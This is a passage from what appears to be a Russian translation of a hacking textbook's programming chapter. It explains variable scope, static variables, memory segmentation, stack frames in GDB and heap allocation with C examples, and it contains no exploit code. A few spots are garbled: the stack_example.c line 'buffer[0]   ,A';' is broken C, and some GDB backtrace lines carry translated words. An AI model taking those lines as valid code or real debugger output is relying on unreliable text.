reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[мы в main] i = 3, j = 42
          [мы в func1] i = 5, j = 42
                    [мы в func2] i = 7, j = 42
                    [мы в func2] setting j = 1337
                              [мы в func3] i = 11, j = 999
                    [обратно в func2] i = 7, j = 1337
          [обратно в func1] i = 5, j = 1337
[обратно в main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

Здесь мы видим, что значение глобальной переменной `j` меняется в функции `func2()` и далее таким и остается. Исключением является функция `func3()`, в которой существует собственная локальная версия переменной `j`. В подобных случаях компилятор предпочитает локальные переменные глобальным. Программисту в переменных с одинаковыми именами легко запутаться, но с точки зрения компьютера это всего лишь выделенные области памяти. К месту, в котором хранится значение глобальной переменной `j`, есть доступ у всех функций программы.

А локальные переменные каждой функции хранятся в других местах, даже если и имеют одинаковые имена. Сказанное наглядно иллюстрирует вывод адресов всех переменных. В программе scope3.c это реализуется с помощью унарного оператора взятия адреса.

scope3.c

```
#include <stdio.h>

int j = 42; // j — глобальная переменная

void func3() {
   int i = 11, j = 999; // Здесь j — локальная переменная func3()
   printf("\t\t\t[мы в func3] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t\t[мы в func3] j @ 0x%08x = %d\n", &j, j);
}

void func2() {
   int i = 7;
   printf("\t\t[мы в func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[мы в func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[мы в func2] setting j = 1337\n");
   j = 1337; // Запись в переменную j
   func3();
   printf("\t\t[обратно в func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[обратно в func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[мы в func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[мы в func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[обратно в func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[обратно в func1] j @ 0x%08x = %d\n", &j, j);
}

int main() {
   int i = 3;
   printf("[мы в main] i @ 0x%08x = %d\n", &i, i);
   printf("[мы в main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[обратно в main] i @ 0x%08x = %d\n", &i, i);
   printf("[обратно в main] j @ 0x%08x = %d\n", &j, j);
}
```

Вот результат компиляции и выполнения программы scope3.c:

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[мы в main] i @ 0xbffff834 = 3
[мы в main] j @ 0x08049988 = 42
```

```
          [мы в func1] i @ 0xbffff814 = 5
          [мы в func1] j @ 0x08049988 = 42
                    [мы в func2] i @ 0xbffff7f4 = 7
                    [мы в func2] j @ 0x08049988 = 42
                    [мы в func2] setting j = 1337
                              [мы в func3] i @ 0xbffff7d4 = 11
                              [мы в func3] j @ 0xbffff7d0 = 999
                    [обратно в func2] i @ 0xbffff7f4 = 7
                    [обратно в func2] j @ 0x08049988 = 1337
          [обратно в func1] i @ 0xbffff814 = 5
          [обратно в func1] j @ 0x08049988 = 1337
[обратно в main] i @ 0xbffff834 = 3
[обратно в main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

Сразу бросается в глаза, что переменная `j` из функции `func3()` отличается от одноименной переменной, используемой остальными функциями. Адрес первой переменной — `0xbffff7d0`, а второй — `0x08049988`. Кстати, обратите внимание, что в каждой функции у переменной `i` свой адрес.

Давайте посмотрим, что происходит в отладчике GDB после добавления к функции `func3()` точки останова, а затем выполним обратную трассировку стека, чтобы увидеть записи, оставшиеся после каждого вызова функции.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2
3       int j = 42; // j – глобальная переменная
4
5       void func3() {
6          int i = 11, j = 999; // Здесь j – локальная переменная func3()
7          printf("\t\t\t[мы в func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t\t[мы в func3] j @ 0x%08x = %d\n", &j, j);
9       }
10
(gdb) break 7
Breakpoint 1 at 0x8048388: file scope3.c, line 7.
(gdb) run
Starting program: /home/reader/booksrc/a.out
[мы в main] i @ 0xbffff804 = 3
[мы в main] j @ 0x08049988 = 42
          [мы в func1] i @ 0xbffff7e4 = 5
          [мы в func1] j @ 0x08049988 = 42
                    [мы в func2] i @ 0xbffff7c4 = 7
                    [мы в func2] j @ 0x08049988 = 42
                    [мы в func2] setting j = 1337

Breakpoint 1, func3 () at scope3.c:7
```

```
7          printf("\t\t\t[мы в func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
#0  func3 () at scope3.c:7
#1  0x0804841d мы в func2 () at scope3.c:17
#2  0x0804849f мы в func1 () at scope3.c:26
#3  0x0804852b мы в main () at scope3.c:35
(gdb)
```

Обратная трассировка стека показывает также вызовы вложенных функций. При любом вызове функции в стеке появляется запись, которую называют *стековым кадром* (stack frame). Каждая строчка результата обратной трассировки соответствует одному кадру, а каждый кадр содержит локальные переменные для рассматриваемого контекста. В отладчике GDB их можно посмотреть, добавив к команде `bt` слово *full* (то есть попросив выполнить полную обратную трассировку стека).

```
(gdb) bt full
#0  func3 () at scope3.c:7
        i = 11
        j = 999
#1  0x0804841d мы в func2 () at scope3.c:17
        i = 7
#2  0x0804849f мы в func1 () at scope3.c:26
        i = 5
#3  0x0804852b мы в main () at scope3.c:35
        i = 3
(gdb)
```

Результат полной трассировки подтверждает, что локальная переменная `j` существует исключительно в контексте функции `func3()`, а в контекстах других функций используется глобальная переменная `j`.

Переменную можно определить не только как глобальную, но еще и как *статическую*, добавив к ее определению ключевое слово `static`. Такие переменные похожи на глобальные в том, что остаются неизменными при переходе от одной функции к другой, но внутри контекста конкретной функции они ведут себя как локальные. От всех остальных переменных они отличаются тем, что инициализируются всего один раз. В качестве примера давайте рассмотрим программу static.c.

static.c

```
#include <stdio.h>

void function() { // Пример функции с собственным контекстом
   int var = 5;
   static int static_var = 5; // Инициализация статической переменной

   printf("\t[мы в function] var = %d\n", var);
```

```
   printf("\t[мы в function] static_var = %d\n", static_var);
   var++;          // Увеличиваем переменную var на 1
   static_var++;   // Увеличиваем переменную static_var на 1
}

int main() { // Функция main с собственным контекстом
   int i;
   static int static_var = 1337; // Еще одна статическая переменная
                                 // в другом контексте

   for(i=0; i < 5; i++) { // 5 итераций цикла
      printf("[мы в main] static_var = %d\n", static_var);
      function(); // Вызов функции
   }
}
```

Переменная с говорящим именем `static_var` объявлена как статическая в двух местах: в контексте функции `main()` и в контексте функции `function()`. Совпадение имен допустимо, так как в контексте функции такие переменные ведут себя как локальные. При этом переменные с одинаковыми именами занимают в памяти разные места. Функция `function()` выводит значения каждой из переменных в ее собственном контексте, а затем добавляет к каждой 1. Скомпилировав и выполнив этот код, мы увидим разницу между статической и нестатистической переменными.

```
reader@hacking:~/booksrc $ gcc static.c
reader@hacking:~/booksrc $ ./a.out
[мы в main] static_var = 1337
          [мы в function] var = 5
          [мы в function] static_var = 5
[мы в main] static_var = 1337
          [мы в function] var = 5
          [мы в function] static_var = 6
[мы в main] static_var = 1337
          [мы в function] var = 5
          [мы в function] static_var = 7
[мы в main] static_var = 1337
          [мы в function] var = 5
          [мы в function] static_var = 8
[мы в main] static_var = 1337
          [мы в function] var = 5
          [мы в function] static_var = 9
reader@hacking:~/booksrc $
```

Обратите внимание, что значение переменной `static_var` сохраняется при всех вызовах функции `function()`. Дело не только в том, что статические переменные сохраняют свое значение, но и в том, что они инициализируются только один раз. Кроме того, они являются локальными в контексте конкретной функции, а значит, `static_var` в контексте функции `main()` сохранит присвоенное ей значение 1337.

Давайте снова воспользуемся унарным оператором взятия адреса, чтобы лучше понять, что происходит. В качестве примера рассмотрим программу static2.c.

static2.c

```
#include <stdio.h>

void function() { // Пример функции с собственным контекстом
   int var = 5;
   static int static_var = 5; // Инициализация статической переменной

   printf("\t[мы в function] var @ %p = %d\n", &var, var);
   printf("\t[мы в function] static_var @ %p = %d\n", &static_var, static_var);
   var++;         // Добавляем 1 к переменной var
   static_var++;  // Добавляем 1 к переменной static_var
}

int main() { // Функция main с собственным контекстом
   int i;
   static int static_var = 1337; // Еще одна статическая переменная
                                 // в другом контексте

   for(i=0; i < 5; i++) { // 5 итераций цикла
      printf("[мы в main] static_var @ %p = %d\n", &static_var, static_var);
      function(); // Вызов функции
   }
}
```

Вот результат компиляции и выполнения программы static2.c.

```
reader@hacking:~/booksrc $ gcc static2.c
reader@hacking:~/booksrc $ ./a.out
[мы в main] static_var @ 0x804968c = 1337
          [мы в function] var @ 0xbffff814 = 5
          [мы в function] static_var @ 0x8049688 = 5
[мы в main] static_var @ 0x804968c = 1337
          [мы в function] var @ 0xbffff814 = 5
          [мы в function] static_var @ 0x8049688 = 6
[мы в main] static_var @ 0x804968c = 1337
          [мы в function] var @ 0xbffff814 = 5
          [мы в function] static_var @ 0x8049688 = 7
[мы в main] static_var @ 0x804968c = 1337
          [мы в function] var @ 0xbffff814 = 5
          [мы в function] static_var @ 0x8049688 = 8
[мы в main] static_var @ 0x804968c = 1337
          [мы в function] var @ 0xbffff814 = 5
          [мы в function] static_var @ 0x8049688 = 9
reader@hacking:~/booksrc $
```

Здесь четко видно, что переменная `static_var` внутри функции `main()` и внутри функции `function()` занимает в памяти два разных адреса (`0x804968c` и `0x8049688`

соответственно). Надеюсь, вы заметили, что локальные переменные занимают старшие адреса, например `0xbffff814`, в то время как глобальные и статические располагаются в младших адресах, например `0x0804968c` и `0x8049688`. Умение видеть такие детали и задаваться вопросом о причинах наблюдаемого явления — крайне важный для хакера навык. А сейчас давайте поговорим о том, почему же так происходит.

0x270 Сегментация памяти

Память запущенной программы разделена на пять непрерывных блоков, или сегментов: код (text), инициализированные данные (data), неинициализированные данные (bss), куча (heap) и стек (stack). Каждый представляет собой раздел памяти, выделенный для конкретной цели.

Первый сегмент еще называют *сегментом кода*. Именно здесь находятся команды программы на машинном языке. Их выполнение происходит нелинейно из-за высокоуровневых управляющих структур и функций, которые после компиляции на язык ассемблера превращаются в инструкции ветвления, перехода и вызова функций. При запуске программы регистр EIP устанавливается на первую инструкцию в сегменте кода. Затем процессор начинает следующий цикл исполнения:

1) читается команда по адресу, на который указывает регистр EIP;
2) к регистру EIP прибавляется длина этой команды в байтах;
3) выполняется прочитанная на шаге 1 команда;
4) происходит возвращение к шагу 1.

Если команда заставляет выполнить переход или вызвать функцию, регистр EIP отсылает к другому адресу памяти. Процессор не обращает внимания на этот переход, так как он готов к нелинейному выполнению команд. При изменении адреса EIP на шаге 3 процессор начинает выполнять шаг 1 и просто читает команду по новому адресу.

В сегменте кода запись запрещена, так как переменные там не хранятся. В результате пользователи не способны редактировать код программы, любая попытка сделать это заставляет программу показать сообщение о недопустимых действиях и аварийно завершить работу. Другое преимущество защиты от записи — возможность одновременного запуска нескольких копий программы. В этом сегменте памяти никогда ничего не происходит, поэтому он имеет фиксированный размер.

Сегменты инициализированных и неинициализированных данных используются для хранения глобальных и статических переменных программы. Несмотря на возможность записи в эти сегменты, их размер тоже фиксирован. Напомню, что глобальные переменные сохраняют свои значения при любом контексте функций (как переменная `j` из предыдущего примера). Именно выделение под глобальные и статические переменные их собственных сегментов памяти позволяет им сохранять свои значения.

Сегментом кучи программист может управлять непосредственно, выделяя под свои нужды блоки памяти и используя их желаемым способом. Размер этого сегмента не фиксирован. Управление им осуществляется с помощью алгоритмов выделения участков памяти для работы и их освобождения для дальнейшего использования. Размер кучи увеличивается или уменьшается в зависимости от количества зарезервированной памяти, причем это динамический процесс, то есть операции резервирования и освобождения выполняются на лету. Куча растет в направлении старших адресов.

Стек также не имеет фиксированного размера. Он используется как временное хранилище локальных переменных и контекстов функций во время их вызова. Именно его содержимое показывает команда обратной трассировки (`bt`) в отладчике GDB. В момент вызова функция получает собственный набор переданных в нее переменных, а код функции помещается в память по отдельному адресу в сегменте кода. При вызове функции меняется контекст и значение регистра EIP, поэтому стек запоминает все переданные в функцию переменные, место, в которое должен вернуться регистр EIP после завершения ее работы, и все ее локальные переменные. Место хранения этих данных называется *стековым кадром*. Стек состоит из множества кадров.

В информатике *стеком* называется часто используемая абстрактная структура данных. Данные в ней обрабатываются по *принципу «первым пришел, последним ушел»* (FILO — first-in, last-out), то есть последним из стека извлекается самый первый положенный в него элемент. Это похоже на нитку бус с узлом на конце — невозможно освободить самую первую бусину, не сняв все остальные. Помещение данных в стек иногда называют *проталкиванием* (pushing), а извлечение их оттуда — *выталкиванием* (popping).

Одноименный сегмент памяти, как легко понять по его названию, — это структура данных, состоящая из стековых кадров. Адрес вершины стека, постоянно меняющийся из-за помещения в стек элементов и их извлечения, хранится в регистре ESP. Очевидно, что структура с таким поведением просто не может иметь фиксированного размера. Однако, в отличие от кучи, стек растет «вверх», в сторону младших адресов.

Обработка стековых данных по принципу FILO, вероятно, покажется вам странной идеей, но это очень удобно для хранения контекста. При вызове функции в *стековый кадр* помещается целый набор данных. Для обращения к локальным переменным функции в текущем кадре служит регистр EBP — иногда называемый *указателем кадра* (FP — frame pointer) или *указателем локальной базы* (LB — local base). Каждый кадр содержит переданные в функцию параметры, ее локальные переменные и два указателя, позволяющие вернуться в основную программу: *сохраненный указатель кадра* (SFP — saved frame pointer) и *адрес возврата*. Благодаря SFP регистр EBP возвращает себе предыдущее значение, а адрес возврата позволяет направить регистр EIP на команду, следующую за вызовом функции. Таким образом мы возвращаемся в контекст предыдущего стекового кадра.

Программа stack_example.c содержит две функции: `main()` и `test_function()`.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
   int flag;
   char buffer[10];

   flag = 31337;
   buffer[0]   ,A';
}

int main() {
   test_function(1, 2, 3, 4);
}
```

Первым делом программа объявляет тестовую функцию с четырьмя аргументами типа `int`: `a`, `b`, `c` и `d`. У нее есть две локальные переменные: целое число `flag` и массив из 10 символов `buffer`. Память для этих переменных выделена в стеке, в то время как команды из кода функции хранятся в сегменте кода. После компиляции программы можно изучить ее внутреннее устройство с помощью GDB. Ниже показан результат дизассемблирования машинных команд для функций `main()` и `test_function()`. Начало функции `main()` находится по адресу `0x08048357`, а функция `test_function()` начинается по адресу `0x08048344`. Несколько первых инструкций каждой функции (они выделены жирным шрифтом) формируют стековый кадр. Это так называемый *пролог функции*, сохраняющий в стек указатель кадра и участок памяти под локальные переменные функции. Иногда пролог выполняет еще и выравнивание стека. Список входящих в пролог инструкций зависит от компилятора и его параметров, но, как правило, эти инструкции создают стековый кадр.

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
```

```
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump
(gdb)
```


После запуска программы вызывается функция `main()`, которая вызывает функцию `test_function()`.

При этом в стек помещаются разные значения, создающие начало стекового кадра. Аргументы функции `test_function()` добавляются в стек в обратном порядке (так как данные обрабатываются по принципу FILO). Если аргументы функции — 1, 2, 3 и 4, то последовательность команд помещает в стек сначала 4, затем 3, 2 и, наконец, 1. Эти значения соответствуют переменным `d`, `c`, `b` и `a`. В приведенном ниже дизассемблированном коде функции `main()` жирным шрифтом выделены команды, отвечающие за помещение переменных в стек.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb)
```

При выполнении команды вызова в стек помещается адрес возврата и программа переходит к началу функции `test_function()`, находящемуся по адресу `0x08048344`. Адрес возврата — это адрес инструкции, следующей за текущим адресом регистра EIP (значение, сохраненное на шаге 3 описанного выше цикла исполнения). В нашем случае адрес возврата будет указывать на команду выхода в функции `main()` по адресу `0x0804838b`.

Команда вызова одновременно сохраняет в стек адрес возврата и перемещает регистр EIP на начало функции `test_function()`. В результате этого команды из пролога функции `test_function()` завершают построение стекового кадра. На данном этапе в стек помещается текущее значение регистра EBP — так называемый сохраненный указатель кадра (SFP). Позднее он используется для возвращения регистра EBP в исходное состояние. После этого для установки нового указателя кадра текущее значение регистра ESP копируется в EBP. Указатель кадра в данном случае применяется для обращения к локальным переменным функции (`flag` и `buffer`). Место в памяти под них выделяется путем сдвига относительно указателя стека. В итоге стековый кадр приобретает такой вид:



Процесс формирования стекового кадра можно посмотреть с помощью GDB. Добавим одну точку останова перед вызовом функции `test_function()`, а другую — в начало этой функции. Первую GDB поместит перед отправкой аргументов функции в стек, вторую — после пролога функции `test_function()`. В итоге исполнение программы будет приостанавливаться, давая нам возможность изучить регистр ESP (указатель стека), регистр EBP (указатель кадра) и регистр EIP (указатель команды).

```
(gdb) list main
4
5           flag = 31337;
6           buffer[0] = 'A';
7       }
8
9       int main() {
10          test_function(1, 2, 3, 4);
11      }
(gdb) break 10
Breakpoint 1 at 0x8048367: file stack_example.c, line 10.
(gdb) break test_function
Breakpoint 2 at 0x804834a: file stack_example.c, line 5.
```

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at stack_example.c:10
10          test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp            0xbffff7f0       0xbffff7f0
ebp            0xbffff808       0xbffff808
eip            0x8048367        0x8048367 <main+16>
(gdb) x/5i $eip
0x8048367 <main+16>:    mov    DWORD PTR [esp+12],0x4
0x804836f <main+24>:    mov    DWORD PTR [esp+8],0x3
0x8048377 <main+32>:    mov    DWORD PTR [esp+4],0x2
0x804837f <main+40>:    mov    DWORD PTR [esp],0x1
0x8048386 <main+47>:    call   0x8048344 <test_function>
(gdb)
```

Данная точка останова располагается непосредственно перед местом, в котором создается стековый кадр при вызове функции `test_function()`. Это означает, что нижняя часть нового стекового кадра находится по адресу из текущего значения регистра ESP, то есть `0xbffff7f0`. Следующая точка останова находится сразу после пролога функции `test_function()`, поэтому продолжение работы приведет к построению стекового кадра. Ниже мы увидим аналогичную информацию для второй точки останова. Обращение к локальным переменным (`flag` и `buffer`) осуществляется относительно указателя кадра.

```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5           flag = 31337;
(gdb) i r esp ebp eip
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff7e8       0xbffff7e8
eip            0x804834a        0x804834a <test_function+6>
(gdb) disass test_function
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:  ❶0x00000000     0x08049548     0xbffff7d8     0x08048249
```

```
0xbffff7d0:    0xb7f9f729     0xb7fd6ff4     0xbffff808     0x080483b9
0xbffff7e0:    0xb7fd6ff4   ❷0xbffff89c   ❸0xbffff808   ❹0x0804838b
0xbffff7f0:  ❺0x00000001     0x00000002     0x00000003     0x00000004
(gdb)
```

Стековый кадр находится в конце стека. В нижней части этого кадра мы видим четыре аргумента для нашей функции (❺), а сразу над ними — адрес возврата (❹). Еще выше находится сохраненный указатель кадра `0xbffff808` (❸), то есть содержимое регистра EBP в предыдущем стековом кадре. Остальная часть памяти отведена под локальные переменные — `flag` и `buffer`. Вычисление их адресов относительно регистра EBP показывает их точное местонахождение в стековом кадре. Память, выделенная под переменную `flag`, помечена как ❷, а память, в которой располагается переменная `buffer`, — как ❶. Оставшееся пространство стекового кадра заполнено незначащей информацией.

После завершения программы стековый кадр целиком выталкивается из стека, а регистр EIP меняется на адрес возврата, обеспечивая программе возможность продолжить работу. Если внутри функции вызывается другая функция, в стек проталкивается еще один стековый кадр, и т. д. После завершения работы каждой функции ее кадр выталкивается из стека, чтобы вернуть управление предыдущей функции. Сегмент памяти организован по принципу FILO именно для того, чтобы данные вели себя таким образом.

Различные сегменты памяти располагаются в том порядке, в котором были представлены: от младших адресов к старшим. Так как нумерованные списки привычнее читать сверху вниз, младшие адреса памяти оказались наверху. В некоторых книгах можно встретить обратный порядок, что приводит к путанице. Большинство отладчиков также отображают младшие адреса памяти сверху, а старшие снизу.

Поскольку размеры кучи и стека устанавливаются динамически, два сегмента растут в противоположных направлениях навстречу друг другу. Это сокращает непроизводительный расход памяти, позволяя увеличивать стек при небольшом размере кучи и наоборот.

0x271 Сегменты памяти в языке C

В C, как и в других компилируемых языках, после компиляции код помещается в сегмент кода, в то время как переменные хранятся в других сегментах. Точное место расположения переменной зависит от того, каким образом она была определена. Переменные, объявленные вне функций, считаются глобальными. Кроме того, с помощью ключевого слова `static` любую переменную можно сделать статической. Если статической или глобальной переменной в момент объявления было присвоено начальное значение, она попадает в сегмент инициализированных данных; остальные переменные хранятся в сегменте неинициализированных данных. Память в куче выделяется с помощью специальной функции `malloc()`. Обращение к этой памяти обычно осуществляется посредством указателей. Остальные переменные функций хранятся в стеке. Разбиение стека на кадры позволяет хранящимся в нем переменным сохранять свою уникальность в различных контекстах функций. Все эти концепции иллюстрируются программой memory_segments.c.

memory_segments.c

```
#include <stdio.h>

int global_var;
int global_initialized_var = 5;

void function() { // Демонстрационная функция
   int stack_var; // В main() есть переменная с таким же именем

   printf("stack_var функции по адресу 0x%08x\n", &stack_var);
}

int main() {
   int stack_var; // Такое же имя, как и у переменной в function()
   static int static_initialized_var = 5;
   static int static_var;
   int *heap_var_ptr;

   heap_var_ptr = (int *) malloc(4);

   // Эти переменные в сегменте инициализированных данных
   printf("global_initialized_var по адресу 0x%08x\n", &global_initialized_var);
   printf("static_initialized_var по адресу 0x%08x\n\n", &static_initialized_var);

   // Эти переменные в сегменте неинициализированных данных
   printf("static_var по адресу 0x%08x\n", &static_var);
   printf("global_var по адресу 0x%08x\n\n", &global_var);

   // Эта переменная в куче
   printf("heap_var по адресу 0x%08x\n\n", heap_var_ptr);

   // Эти переменные в стеке
   printf("stack_var по адресу 0x%08x\n", &stack_var);
   function();
}
```

Большая часть кода понятна без слов благодаря именам переменных. Глобальные и статические переменные объявлены описанным выше способом, кроме того, некоторым переменным присвоено начальное значение. Переменная, сохраняемая в стеке, объявлена в функции `main()` и в функции `function()`, чтобы продемонстрировать влияние контекста. Переменная, хранящаяся в куче, объявлена как указатель типа int и указывает на адрес памяти в данном сегменте. Функция `malloc()` выделяет четыре байта в куче. Поскольку такая память может использоваться под данные произвольного типа, функция `malloc()` возвращает указатель `void`, для которого нужно будет выполнить приведение к типу int.

```
reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var по адресу 0x080497ec
static_initialized_var по адресу 0x080497f0

static_var по адресу 0x080497f8
global_var по адресу 0x080497fc

heap_var по адресу 0x0804a008
stack_var по адресу 0xbffff834
stack_var функции по адресу 0xbffff814
reader@hacking:~/booksrc $
```

Две первые инициализированные переменные занимают самые младшие адреса, так как располагаются в сегменте инициализированных данных. Следующие переменные `static_var` и `global_var` не имеют начальных значений, потому попали в сегмент неинициализированных данных. Их адреса чуть старше, чем у предыдущих переменных, так как сегмент bss располагается под сегментом data. Поскольку оба этих сегмента после компиляции имеют фиксированный размер, потери памяти незначительны, а адреса располагаются недалеко друг от друга.

Переменная `heap_var` хранится в куче, то есть в сегменте `heap`, который находится сразу под сегментом `bss`. Напоминаю, что размер кучи не фиксирован, то есть место в ней может быть динамически выделено позднее. Самые старшие адреса у последних двух переменных с одним и тем же именем `stack_vars`, так как обе они хранятся в стеке. Размер стека также не фиксирован, но он начинается снизу и растет вверх по направлению к куче. Это обеспечивает динамическое изменение обоих сегментов без потерь памяти. Первая переменная `stack_var` из контекста функции `main()` располагается в одном из стековых кадров. Переменная `stack_var` из функции `function()` обладает собственным уникальным контекстом, поэтому хранится в другом стековом кадре. При вызове функции `function()`создается новый стековый кадр для хранения (среди всего прочего) переменной `stack_var` в контексте функции `function()`. Поскольку стек с каждым новым кадром растет вверх по направлению к куче, адрес второй переменной `stack_var` (`0xbffff814`) будет меньше адреса переменной `stack_var` (`0xbffff834`) из контекста функции `main()`.

0x272 Работа с кучей

Для работы с большинством сегментов памяти достаточно объявить переменную нужным способом. Работа с кучей требует несколько бóльших усилий. Как вы уже знаете, память в куче выделяется функцией `malloc()`. В нее передается размер выделяемого фрагмента, а возвращает она адрес его начала в виде указателя типа void. Если по какой-то причине выделение памяти невозможно, функция `malloc()` возвращает указатель NULL со значением 0. За освобождение памяти отвечает функция `free()`, принимающая в качестве аргумента указатель. Работу этих несложных функций демонстрирует программа heap_example.c.

heap_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *char_ptr; // Указатель на тип char
   int *int_ptr; // Указатель на тип int
   int mem_size;

   if (argc < 2) // Если аргументы командной строки отсутствуют,
      mem_size = 50; // используем значение по умолчанию 50
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] выделяется %d байтов в куче для переменной char_ptr\n", mem_size);
   char_ptr = (char *) malloc(mem_size); // Выделяем память в куче

   if(char_ptr == NULL) { // Проверка на случай сбоя функции malloc()
      fprintf(stderr, "Ошибка: невозможно выделить память в куче.\n");
      exit(-1);
   }

   strcpy(char_ptr, "Эта память находится в куче.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[+] выделяется 12 байтов в куче для переменной int_ptr\n");
   int_ptr = (int *) malloc(12); // Снова выделяем память в куче

   if(int_ptr == NULL) { // Проверка на случай сбоя функции malloc()
      fprintf(stderr, " Ошибка: невозможно выделить память в куче.\n");
      exit(-1);
   }

   *int_ptr = 31337; // Помещаем значение 31337 туда, куда указывает int_ptr
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

   printf("\t[-] освобождается память, занятая char_ptr...\n");
   free(char_ptr); // Освобождение памяти в куче

   printf("\t[+] выделяется еще 15 байтов для переменной char_ptr\n");
   char_ptr = (char *) malloc(15); // Выделяем дополнительную память в куче
```

```
   if(char_ptr == NULL) { // Проверка на случай сбоя функции malloc()
      fprintf(stderr, " Ошибка: невозможно выделить память в куче.\n");
      exit(-1);
   }

   strcpy(char_ptr, "новая память");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] освобождается память, занятая int_ptr...\n");
   free(int_ptr); // Освобождение памяти в куче
   printf("\t[-] освобождается память, занятая char_ptr...\n");
   free(char_ptr); // Освобождение другого блока памяти в куче
}
```

Размер первого блока выделяемой памяти программа берет из переданного в функцию аргумента командной строки или использует значение по умолчанию 50. После этого с помощью функций `malloc()` и `free()` она выделяет и освобождает память в куче. Многочисленные операторы `printf()` позволяют следить за тем, что именно происходит во время работы программы. Так как функция `malloc()` не знает типа данных, которые будут помещены в выделяемую память, возвращаемый ей указатель принадлежит к типу void и позднее просто приводится к нужному типу. За каждым вызовом функции `malloc()` следует блок проверки ошибок, следящий за тем, успешно ли прошло выделение памяти. В случае сбоя функция возвращает указатель NULL, оператор `fprintf()` отображает на стандартном устройстве вывода сообщение об ошибке и работа программы завершается. Функция `fprintf()` очень похожа на `printf()`, но отличается от нее первым аргументом `stderr`, который представляет собой стандартный поток ошибок. Подробно об этой функции мы поговорим позже, а пока запомните, что она нужна для корректного отображения ошибок. Остальная часть программы 